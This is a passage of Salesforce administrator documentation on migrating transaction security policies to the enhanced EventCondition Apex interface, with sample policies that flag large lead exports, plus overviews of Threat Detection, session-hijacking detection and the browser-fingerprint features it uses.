Both interfaces define a single method: `evaluate(event)`. This method functions the same way in both interfaces by evaluating an event to determine whether to trigger the transaction security policy. For both implementations, you code the `evaluate()` method to return `true` if the policy is triggered, and `false` if not. That's about it for the similarities, now let's look at the differences.

The data type of the `event` parameter of `EventCondition.evaluate(event)` is an sObject, which is the standard Salesforce API object that developers know. Using an sObject gives you more flexibility when you code the Apex class. To use the sObject, first cast it to one of the event objects that support transaction security policies, such as ApiEvent or ReportEvent. Be careful, though: If you cast the sObject to the incorrect event object, the policy fails to evaluate. For example, if your policy is based on ApiEvent, but you cast the sObject to a ReportEvent, the policy fails to execute at run time.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

With enhanced policies, you use the event object's fields to add conditions for evaluating the event. Because event objects are publicly documented, it's easy to find the field that your condition requires by scanning the API documentation. For example, ApiEvent monitors a user's API calls. Its field `QueriedEntities` contains the specific objects that the user queried, such as Account, Lead, or even a custom object. Using this field makes it easy and natural to write the Apex code to determine whether, for example, a user queried the Account object.

```
apiEvent.QueriedEntities.contains('Account'))
```


Did you notice that the previous code snippet uses `contains`? If the API event queries multiple objects, the `QueriedEntities` field contains a comma-separated list of the object names, so using `equals` could miss some events. This behavior applies to any Real-Time Event Monitoring event object that has the `QueriedEntities` field.

The previous example shows another benefit of the `TxnSecurity.EventCondition` interface: You can track user activity on any Salesforce object, not just the five objects supported in the legacy framework (Lead, Contact, Opportunity, Account, and Contact). But this feature has an important consequence. Enhanced policies execute more often than legacy ones. This behavior results from Salesforce evaluating *all* enhanced policies on *all* report operations and API queries.

Let's briefly go over how the legacy interface works to highlight the benefits of the enhanced interface. In the legacy framework , the data type of the `event` parameter of `PolicyCondition.evaluate(event)` is `TxnSecurity.Event`, a specialized class that contains information about the event using properties. All the property values are Strings, even if the value is numerical or Boolean. Much of the event information is contained in the `data` property, which is a `Map<String,String>` type populated with name-value pairs at run time. The run-time contents of this Map depends on the type of event that is being evaluated. As a result, the content isn't standard, and you don't know its structure when you code the class. For all these reasons, the Apex code to get the event data tends to be messy and convoluted.

The `TxnSecurity.EventCondition` interface offers a few more benefits.

- Because the `evaluate` method takes a generic sObject parameter that you then cast to an event object, you can program a single Apex class to handle multiple events.
- It's easy to make an asynchronous Apex call in the class that implements a legacy policy by also implementing the `TxnSecurity.AsyncCondition` interface.
- You can use auto-complete in the Developer Console when writing an implementation of `EventCondition`. With `PolicyCondition`, because most of the useful data is in the `data Map<>` property and populated at run time, auto-complete doesn't work.



```
global class BlockViewAndExportCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        ApiEvent apiEvent = (ApiEvent) event;
        apiEvent.
        retu
    }
}
```

```
AdditionalInfo : string - ApiEvent
ApiType : string - ApiEvent
ApiVersion : double - ApiEvent
Application : string - ApiEvent
Browser : string - ApiEvent
Client : string - ApiEvent
ConnectedAppId : reference - ApiEvent
CreatedDate : datetime - ApiEvent
ElapsedTime : int - ApiEvent
EvaluationTime : double - ApiEvent
```

- The Real-Time Event Monitoring event objects data model is consistent. As a result, you can write more generic Apex that applies to multiple event types. For example, let's say Salesforce adds an event type, and you want to include it in your existing security policy. In the enhanced framework, you likely need to add only a few extra lines to your Apex code. In the legacy framework, you have to write a new Apex class.

SEE ALSO:

Platform Events Developer Guide: Real-Time Event Monitoring Objects

Apex Reference Guide: TxnSecurity.EventCondition Interface

Apex Reference Guide: TxnSecurity.PolicyCondition Interface

Apex Reference Guide: TxnSecurity.Event Class

Policy Migration Examples

Use these Condition Builder and Apex examples to help you migrate your legacy policies to the enhanced framework. Migrating involves creating a new enhanced policy that mimics the behavior of your legacy policy.

Note: Before we dive into the Lead Data Export example that we've been using, let's start with a simpler example to showcase the basic concepts.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

IN THIS SECTION:

Simple Policy Migration Example

Learn the basics of policy migration with this simple example.

Let's start with the Apex code for a legacy transaction security policy that triggers when a user logs in with a specific IP address.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions


Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

```
global class SourceIpPolicyCondition implements TxnSecurity.PolicyCondition {
    public boolean evaluate(TxnSecurity.Event e) {
        String loginHistoryId = e.data.get('LoginHistoryId');
        LoginHistory loginHistory = [SELECT SourceIp FROM LoginHistory WHERE Id =
:loginHistoryId];
        if (loginHistory.SourceIp.equals('1.1.1.1')) {
            return true;
        }
        return false;
    }
}
```

To mimic the legacy behavior in the new enhanced policy, we start by choosing LoginEvent, the event object that monitors logins. The legacy policy gets the user's source IP by executing a SOQL query that selects the `SourceIP` field from the LoginHistory object. We could code a similar query in the enhanced policy, but let's do something better: Directly use the `SourceIP` field of LoginEvent. More good news: You can use Condition Builder.

On the Condition Builder page where you specify the conditions, for Event, select **Login Event**. Then add a condition where Source IP equals *`1.1.1.1`*. The Condition Builder page to specify actions and enable the policy is the same as the legacy UI.

Tip: Test your new enhanced policy before you enable it. When you're ready to enable your new policy, disable existing policies on the same event type.



New policy

What conditions do you want your policy to monitor?

When all of these conditions are met for the event, your policy triggers an action. You select an action in the next step.

* Event: Login Event

Track login activity. For example, track when users log in from certain locations.

* Condition Logic: All Conditions Are Met

* Condition	* Operator	* Value
Source IP	Equals	1.1.1.1

If you prefer to use Apex, here's the code for the enhanced policy.

```
global class SourceIpEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        LoginEvent loginEvent = (LoginEvent) event;
        if (loginEvent.SourceIp.equals('1.1.1.1')) {
            return true;
        }
        return false;
    }
}
```

In the Apex class, you implement the `TxnSecurity.EventCondition` interface. The `evaluate()` method takes a generic sObject parameter, but we guarantee it's always one of the Real-Time Event Monitoring event objects. Cast the sObject to the appropriate event object, in this case, LoginEvent. Then use its `SourceIp` field to determine the IP address of the user logging in. The rest of the code is similar to the legacy policy code.

SEE ALSO:

- Build a Transaction Security Policy with Condition Builder
- *Apex Reference Guide*: TxnSecurity.EventCondition Interface
- *Apex Reference Guide*: TxnSecurity.PolicyCondition Interface
- *Apex Reference Guide*: Classes and Casting

Lead Data Export Policy Migration Example

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Learn how to create two enhanced policies that mimic the behavior of the legacy Lead Data Export policy, the running example in this guide. Also learn how to expand on the example with features of the enhanced transaction security framework.

Here's a summary of what we've decided so far.


- Create two enhanced policies, one based on ReportEvent and the other on ApiEvent.
- Add conditions to the ReportEvent policy using the `QueriedEntities` and `RowsProcessed` fields.
- Add conditions to the ApiEvent policy using the `QueriedEntities`, `ElapsedTime`, and `RowsProcessed` fields.
- Use Condition Builder to create the policy, along with showing the Apex code.

This is the Apex code for the legacy policy that we're migrating.

```
global class DataLoaderLeadExportCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    // The event data is a Map<String, String>.
    // We need to call the valueOf() method on appropriate data types to use them in our
logic.
    Integer numberOfRecords = Integer.valueOf(e.data.get('NumberOfRecords'));
    Long executionTimeMillis = Long.valueOf(e.data.get('ExecutionTime'));
    String entityName = e.data.get('EntityName');

    // Trigger the policy only for an export on leads, where we are downloading
    // more than 2000 records or it took more than 1 second (1000ms).
    if ('Lead'.equals(entityName)){
      if (numberOfRecords > 2000 || executionTimeMillis > 1000){
        return true;
      }
    }

    // For everything else don't trigger the policy.
    return false;
  }
}
```

Start with creating the ReportEvent policy with Condition Builder. On the page where you specify the conditions, for Event, select **Report Event**. Then add these two conditions:

- `QueriedEntities Equals Lead`
- `RowsProcessed Greater than 2000`



New policy

What conditions do you want your policy to monitor?

When all of these conditions are met for the event, your policy triggers an action. You select an action in the next step.

* Event: Report Event


Track report activity. For example, track when users view or download report data.

* Condition Logic: All Conditions Are Met

	* Condition	* Operator	* Value
	Queried Entities	Equals	Lead
AND	Rows Processed	Greater than	2,000

On the actions page, specify the same actions as in your legacy policy.

The steps to create the ApiEvent policy are similar, except we use condition logic. Remember that the legacy policy monitors lead exports when either the rows processed are greater than 2,000 or the elapsed time is greater than 1,000. Here's how to implement this logic in Condition Builder.



New policy

What conditions do you want your policy to monitor?

When all of these conditions are met for the event, your policy triggers an action. You select an action in the next step.

* Event: API Event

Track API calls in your org. For example, track when users perform SOQL queries and export data.

* Condition Logic: Custom Condition Logic Is Met

* Custom Condition Logic: 1 AND (2 OR 3)

	Condition	Operator	Value
1	Queried Entities	Equals	Lead
2	Rows Processed	Greater than	2,000
3	Elapsed Time	Greater than	1,000

You're done!

And here's the Apex code for the ApiEvent enhanced policy.

```
global class LeadExportApiEventCondition implements TxnSecurity.EventCondition {

    public boolean evaluate(SObject event) {
        ApiEvent apiEvent = (ApiEvent) event;

        Decimal rowsProcessed = apiEvent.RowsProcessed;
        Decimal elapsedTime = apiEvent.ElapsedTime;
        String queriedEntities = apiEvent.QueriedEntities;

        if ('Lead'.equals(queriedEntities)){
            if (rowsProcessed > 2000 || elapsedTime > 1000) {
                return true;
            }
        }
        return false;
    }
}
```

The preceding example shows how elegant and natural the Apex code for enhanced policies is. For example, here's the legacy way to get the number of rows processed.

```
Integer numberOfRecords = Integer.valueOf(e.data.get('NumberOfRecords'));
```

Here’s the enhanced policy code in which you can get the required values directly from the event object without typecasting the field values.

```
Decimal rowsProcessed = apiEvent.RowsProcessed;
```

Much better and easier to read! For completeness, here’s the Apex code for the ReportEvent policy.

```
global class LeadExportReportEventCondition implements TxnSecurity.EventCondition {

    public boolean evaluate(SObject event) {
        ReportEvent reportEvent = (ReportEvent) event;

        Decimal rowsProcessed = reportEvent.RowsProcessed;
        String queriedEntities = reportEvent.QueriedEntities;

        if ('Lead'.equals(queriedEntities)) {
            if (rowsProcessed > 2000) {
                return true;
            }
        }
        return false;
    }
}
```

Consolidate Apex Classes Example

Did you notice that the previous two Apex classes for the new Lead Data Export enhanced policies are similar? The main difference is that one policy casts the sObject to ReportEvent and the other to ApiEvent. Let’s change our use case a bit to show how to create a single Apex class that handles multiple event objects. In this case, we remove the condition of checking for elapsed time in the ApiEvent. Now the two policies monitor the same fields of their respective event objects: `RowsProcessed` and `QueriedEntities`.

Note: You can’t use Condition Builder in this example because it doesn’t support creating a single policy on multiple events objects.

Here’s an example of the "consolidated" Apex class.

```
global class LeadExportEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
            when null {
                 return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(String queriedEntities, Decimal rowsProcessed){
        if ('Lead'.equals(queriedEntities) && rowsProcessed > 2000){
            return true;
        }
        return false;
    }
}
```

The preceding example shows how the Apex code for a policy that handles multiple event objects uses implicit typecasting, branching logic, and event error cases with the `switch` statement. Also, it's easy to update this code to handle a new event object or use case.

Expand the Lead Data Export Example with New Use Cases

Let's say that you've created a custom report type in your org that's based on leads and other objects, such as campaigns. You want to enforce your enhanced policy on this report type, too. In this case, the `QueriedEntities` field contains a comma-separated list of the objects that the custom report type is based on, such as `Lead,Campaign,MyOtherObject`. To ensure that the enhanced policy triggers on this custom report type, use the `contains()` method to check for `Lead` in the `QueriedEntities` value rather than `equals()`. For example:

```
global class LeadExportEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
            when null {
                 return false;
            }
            when else {
                return false;
            }
        }
    }

    private boolean evaluate(String queriedEntities, Decimal rowsProcessed){
        if (queriedEntities.contains('Lead') && rowsProcessed > 2000){
            return true;
        }
        return false;
    }

}
```

Next, imagine that you have a custom object HRCase__c that you want to monitor in addition to leads. Add a condition on the `QueriedEntities` field. For example:

```
global class DataExportEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
            when null {
                 return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(String queriedEntities, Decimal rowsProcessed){
        if (containsQueriedEntities(queriedEntities) && rowsProcessed > 2000){
            return true;
        }
        return false;
    }

    private boolean containsQueriedEntities(String queriedEntities){
        return queriedEntities.contains('Lead') ||
               queriedEntities.contains('HRCase__c');
    }
}
```

So far we've used the ApiEvent and ReportEvent event objects to monitor API queries and report operations. But users can also use list views to view or export org data. Sounds like a job for the ListViewEvent event object! To update the Apex code, add a switch case.

Note: Monitoring list views is a feature of the enhanced transaction policy framework that doesn't exist in the legacy framework.

```
global class DataExportEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
            when ListViewEvent listViewEvent {
              return evaluate(listViewEvent.QueriedEntities, listViewEvent.RowsProcessed);

            }
            when null {
                 return false;
            }
            when else {
                return false;
            }
        }
    }

    private boolean evaluate(String queriedEntities, Decimal rowsProcessed){
        if (containsQueriedEntities(queriedEntities) && rowsProcessed > 2000){
            return true;
        }
        return false;
    }

    private boolean containsQueriedEntities(String queriedEntities){
        return queriedEntities.contains('Lead') ||
               queriedEntities.contains('HRCase__c');
    }
}
```

SEE ALSO:

Apex Reference Guide: TxnSecurity.EventCondition Interface

Apex Reference Guide: Switch Statements

Advanced Policy Migration Example

This example shows how to migrate a more complex policy.

The sample legacy policy in this topic is similar to the legacy Lead Data Export policy but with two key differences. Rather than monitor only leads, this policy monitors several different object types. Also, rather than hard-code an export limit of 2,000 records, this policy defines different limits for different object types.

The export limits are stored in a custom metadata type called TransactionSecurityLimit__mdt which contains these two fields:

- `Object_Type__c` (Picklist)—The object type
- `Limit_Value__c` (Number(18,0))—The maximum number of records of this object type that a user is allowed to export

The legacy policy queries this custom metadata type to dynamically determine the export limit value for each object type.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

```
global class DataExportPolicyCondition implements TxnSecurity.PolicyCondition {

    private Final Integer DEFAULT_LIMIT = 2000;

    public boolean evaluate(TxnSecurity.Event e){
        Integer numberOfRecords = Integer.valueOf(e.data.get('NumberOfRecords'));
        String entityName = e.data.get('EntityName');

        Integer limitValue = getLimitValue(entityName);

        if (numberOfRecords > limitValue) {
            return true;
        }
        return false;
    }

    /**
     * Get the export limit for the given object type. If no such limit exists,
     * or an exception occurs while trying to look up the limit, the default limit
     * of 2000 records is returned.
     **/
    private Integer getLimitValue(String entityName) {

        List<Transaction_Security_Limit__mdt> limits = new
List<Transaction_Security_Limit__mdt>();

        try {
            limits = [SELECT Limit_Value__c FROM Transaction_Security_Limit__mdt WHERE
Object_Type__c = :entityName];
        } catch (Exception ex) {
            // unable to determine the limit, log and return the default
            System.debug('Error getting limit value\n: ' + ex.getMessage());
            return DEFAULT_LIMIT;
        }

        if (limits.size() == 0) {
            // no limit found, return the default
            return DEFAULT_LIMIT;
        }

        return (Integer)(limits[0].Limit_Value__c);
    }
}
```

In the enhanced policy, we can reuse most of the logic that queries the TransactionSecurityLimit__mdt custom metadata type. The main difference is the code for getting the name of the entities for which we want to query the export limit. In the legacy policy, we use the `EntityName` key value of the `data Map`. Its equivalent in the enhanced framework is `QueriedEntities`. But remember that the `QueriedEntities` field can contain more than one entity name, because the enhanced framework supports exports on all standard and custom objects. So we take the comma-separated list of queried entities and split it up into a `List` of entity names.

```
global class DynamicExportEventCondition implements TxnSecurity.EventCondition {

    private Final Integer DEFAULT_LIMIT = 2000;

    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
            when ListViewEvent listViewEvent {
              return evaluate(listViewEvent.QueriedEntities, listViewEvent.RowsProcessed);

            }
            when null {
                 return false;
            }
            when else {
                return false;
            }
        }
    }
    private boolean evaluate(String queriedEntities, Decimal rowsProcessed){
        List<String> queriedEntitiesList = queriedEntities.split(',');
        // for all of the entities being exported, check their limit
        for (String queriedEntity : queriedEntitiesList) {
            Integer limitValue = getLimitValue(queriedEntity);
            if (rowsProcessed > limitValue) {
                // if any of our entities are having their limit violated
                // then return true to trigger the policy
                return true;
            }
        }
        return false;
    }

    /**
     * Get the export limit for the given object type. If no such limit exists,
     * or an exception occurs while trying to look up the limit, the default limit
     * of 2000 records is returned.
     **/
    private Integer getLimitValue(String entityName) {

        List<Transaction_Security_Limit__mdt> limits = new
List<Transaction_Security_Limit__mdt>();

        try {
            limits = [SELECT Limit_Value__c FROM Transaction_Security_Limit__mdt WHERE
Object_Type__c = :entityName];
        } catch (Exception ex) {
            // unable to determine the limit, return the default
            System.debug('Error getting limit value\n: ' + ex.getMessage());
            return DEFAULT_LIMIT;
        }

        if (limits.size() == 0) {
            // no limit found, return the default
            return DEFAULT_LIMIT;
        }

        return (Integer)(limits[0].Limit_Value__c);
    }
}
```

SEE ALSO:

Custom Metadata Types

Apex Reference Guide: TxnSecurity.EventCondition Interface

Apex Reference Guide: TxnSecurity.PolicyCondition Interface

Threat Detection

Threat Detection uses statistical and machine learning methods to detect threats to your Salesforce org. While Salesforce identifies these threats for all Salesforce customers, you can view the information in the events with Threat Detection in Event Monitoring and investigate further if necessary.

Threat Detection identifies:

- If a user session is hijacked
- When a user successfully logs in during an identified credential stuffing attack. Credential stuffing occurs when large-scale automated login requests use stolen user credentials to gain access to Salesforce.
- Anomalies in a user's report views or exports
- Anomalies in how users make API calls

Note: Not all third-party proxies pass network-related parameters, such as IP addresses, into Salesforce. Without network-related parameters, Salesforce doesn't detect all threats to these proxies.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Respond to Detected Threat Events

Use Threat Detection to plan and implement appropriate responses that keep your data safe. To help you respond in real time, Threat Detection events are compatible with transaction security policies and flows.

Use Transaction Security Policies to Monitor Threats

Create a transaction security policy on the Threat Detection events that generates email or in-app notifications when Salesforce detects a threat. After you investigate the detected threat, consider creating a policy to control users' behavior.

For example, you receive multiple ReportAnomalyEvents about a user who exported many more records of a report on Leads than usual. Because you created a transaction security policy on ReportAnomalyEventStore, you receive a notification each time this anomaly occurs. To further protect the Lead object, you can create a ReportEvent policy on the report to block users from exporting more than 10 rows.

Automate Responses with Platform Event-Triggered Flows

You can build flows to respond to anomalies detected on the ApiAnomalyEvent, CredentialStuffingEvent, ReportAnomalyEvent, and SessionHijackingEvent. For example, create flows that generate a case for a follow-up investigation, send an email to a security specialist, or deactivate an affected user pending further investigation.

IN THIS SECTION:

Report Anomaly

An *anomaly* is any user activity that is sufficiently different from the historical activity of the same user. We use the metadata in Salesforce Core application logs about report generation and surrounding activities to build a baseline model of the historical activity. We then compare any new report generation activity against this baseline to determine if the new activity is sufficiently different to be called an anomaly. We don't look at the actual data that a user interacts with— we look at *how* the user interacts with the data.

API Anomaly

An *anomaly* is any user activity that is sufficiently different from the historical activity of the same user. We use the metadata in Salesforce Core application logs about API generation and surrounding activities to build a baseline model of the historical activity. We then compare any new API generation activity against this baseline to determine if the new activity is sufficiently different to be called an anomaly. We don't look at the actual data that a user interacts with— we look at *how* the user interacts with the data.

View Threat Detection Events and Provide Feedback

Launch the Threat Detection app and view all the detected threats that occurred in your Salesforce org. Threats include anomalies in how users run reports, session hijacking attempts, and credential stuffing. Use the same app to easily provide feedback about the severity of a specific threat.

SEE ALSO:

Platform Events Developer Guide: Real-Time Event Monitoring Objects

Platform Events Developer Guide: Subscribe to Platform Event Messages with Flows

Enhanced Transaction Security

How Salesforce Helps Protect You From Insider Threats

How Salesforce Helps Protect You From Credential Stuffers

Session Hijacking

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Session Hijacking is a customer-focused attack where attackers try to steal information from using a client's access to a web application. In our case, this application is Salesforce. When a client successfully authenticates with Salesforce, they receive a session token. The attacker tries to hijack the client's session by obtaining their session token.

The Real-Time Event Monitoring object SessionHijackingEvent addresses the "Man In The Browser" attack (MiTB), a type of session hijacking attack. In a MiTB attack, the attacker compromises the client's web application by first planting a virus like a Trojan proxy. The virus then embeds itself in the client's browser. And when the client accesses a web application such as Salesforce, the virus manipulates pages, collects sensitive information shared between client and Salesforce, and steals information. These types of attacks are difficult for the client to detect.

Fortunately, Salesforce is ahead in this race with the bad guys and has mechanisms in place to detect MiTB attacks. When detected, Salesforce kills the session and any child sessions, logs out the user, and asks for multi-factor authentication. With this action, Salesforce helps prevent the attacker from performing any subsequent malicious activity with that user's session. This autonomous enforcement makes session hijacking costly for attackers and results in safer sessions for Salesforce customers.

All Salesforce customers get this threat mitigation. Event monitoring customers get granular visibility into these attacks. These customers can collect useful information about the attacks in real time and send notifications to other users in Salesforce.

How Salesforce Detects Session Hijacking

To detect session hijacking attempts, Salesforce first uses browser fingerprinting to identify the device that a user has logged in from. If within a session, Salesforce sees a significant deviation in the browser fingerprint, there is probably unauthorized activity from a different device using the stolen legitimate session ID. Salesforce computes the session hijacking risk score for every pair of intra-session browser fingerprints. It then compares the score to an empirically determined threshold to detect anomalous user sessions in real time. If Salesforce detects an anomaly, it generates a SessionHijackingEvent.

Note: While Salesforce uses browser fingerprinting to identify a device, it doesn't use it to track a user. Salesforce uses the data only to detect suspicious behavior.

IN THIS SECTION:

Features of the Browser Fingerprint

A browser fingerprint is a collection of features that together identify a device. Salesforce uses these features to build a model of the user's original browser fingerprint when they logged in. Salesforce uses this model to detect whether a user's session was hijacked.

Investigate Session Hijacking

Here are some tips for investigating a session hijacking attack.

SEE ALSO:

Open Web Application Security Project: Session Hijacking Attack

Features of the Browser Fingerprint

A browser fingerprint is a collection of features that together identify a device. Salesforce uses these features to build a model of the user's original browser fingerprint when they logged in. Salesforce uses this model to detect whether a user's session was hijacked.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Table 11: Features of Session Hijacking

Feature Name	Description	Example
window	The window size, in pixels, of the browser.	(750, 340)
userAgent	HTTP Header that contains information about the browser, operating system, version, and more.	`Mozilla/5.0(iPad; U; CPU iPhone OS 3_2 like Mac OS X; en-us) AppleWebKit/531.21.10 (KHTML, like Gecko) Version/4.0.4 Mobile/7B314 Safari/531.21.10`
timestamp	Timestamp of the captured event. Usually in Coordinated Universal Time (UTC) format.	2020-03-03T03:10:10Z
screen	The screen size, in pixels, of the browser.	(1050.0,1680.0)
plugins	JavaScript attribute that lists the activated browser plugins.	`Chrome PDF Plugin:Portable Document`

Feature Name	Description	Example
		`FormatChrome PDF Viewer`
originApp	The origin app of the fingerprint.	Lightning
drm	Whether DRM (Digital Rights Management) is enabled.	0, 1
dnt	JavaScript attribute that indicates whether the user is requesting web sites and advertisers to not track them.	enabled
webSockets	Whether the browser used web sockets.	true
sessionStorage	Whether the browser used session storage.	true
platform	Browser-populated JavaScript attribute regarding the platform the browser is running on (window.navigator.platform).	iPad
localStorage	Whether local storage is used, extending beyond the duration of the session.	false
ipAddress	The IP address in the request.	96.43.144.26 or "Salesforce.com IP"
indexDb	Whether an indexed database is enabled for browser storage.	true
fonts	A hashed value of a list of browser fonts.	9wAt8IYAgO=
color	The color depth of the browser.	(24.0,24.0)

Investigate Session Hijacking

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Here are some tips for investigating a session hijacking attack.

Start by querying these Real-Time Event Monitoring events that provide detailed information about the attack. In particular:

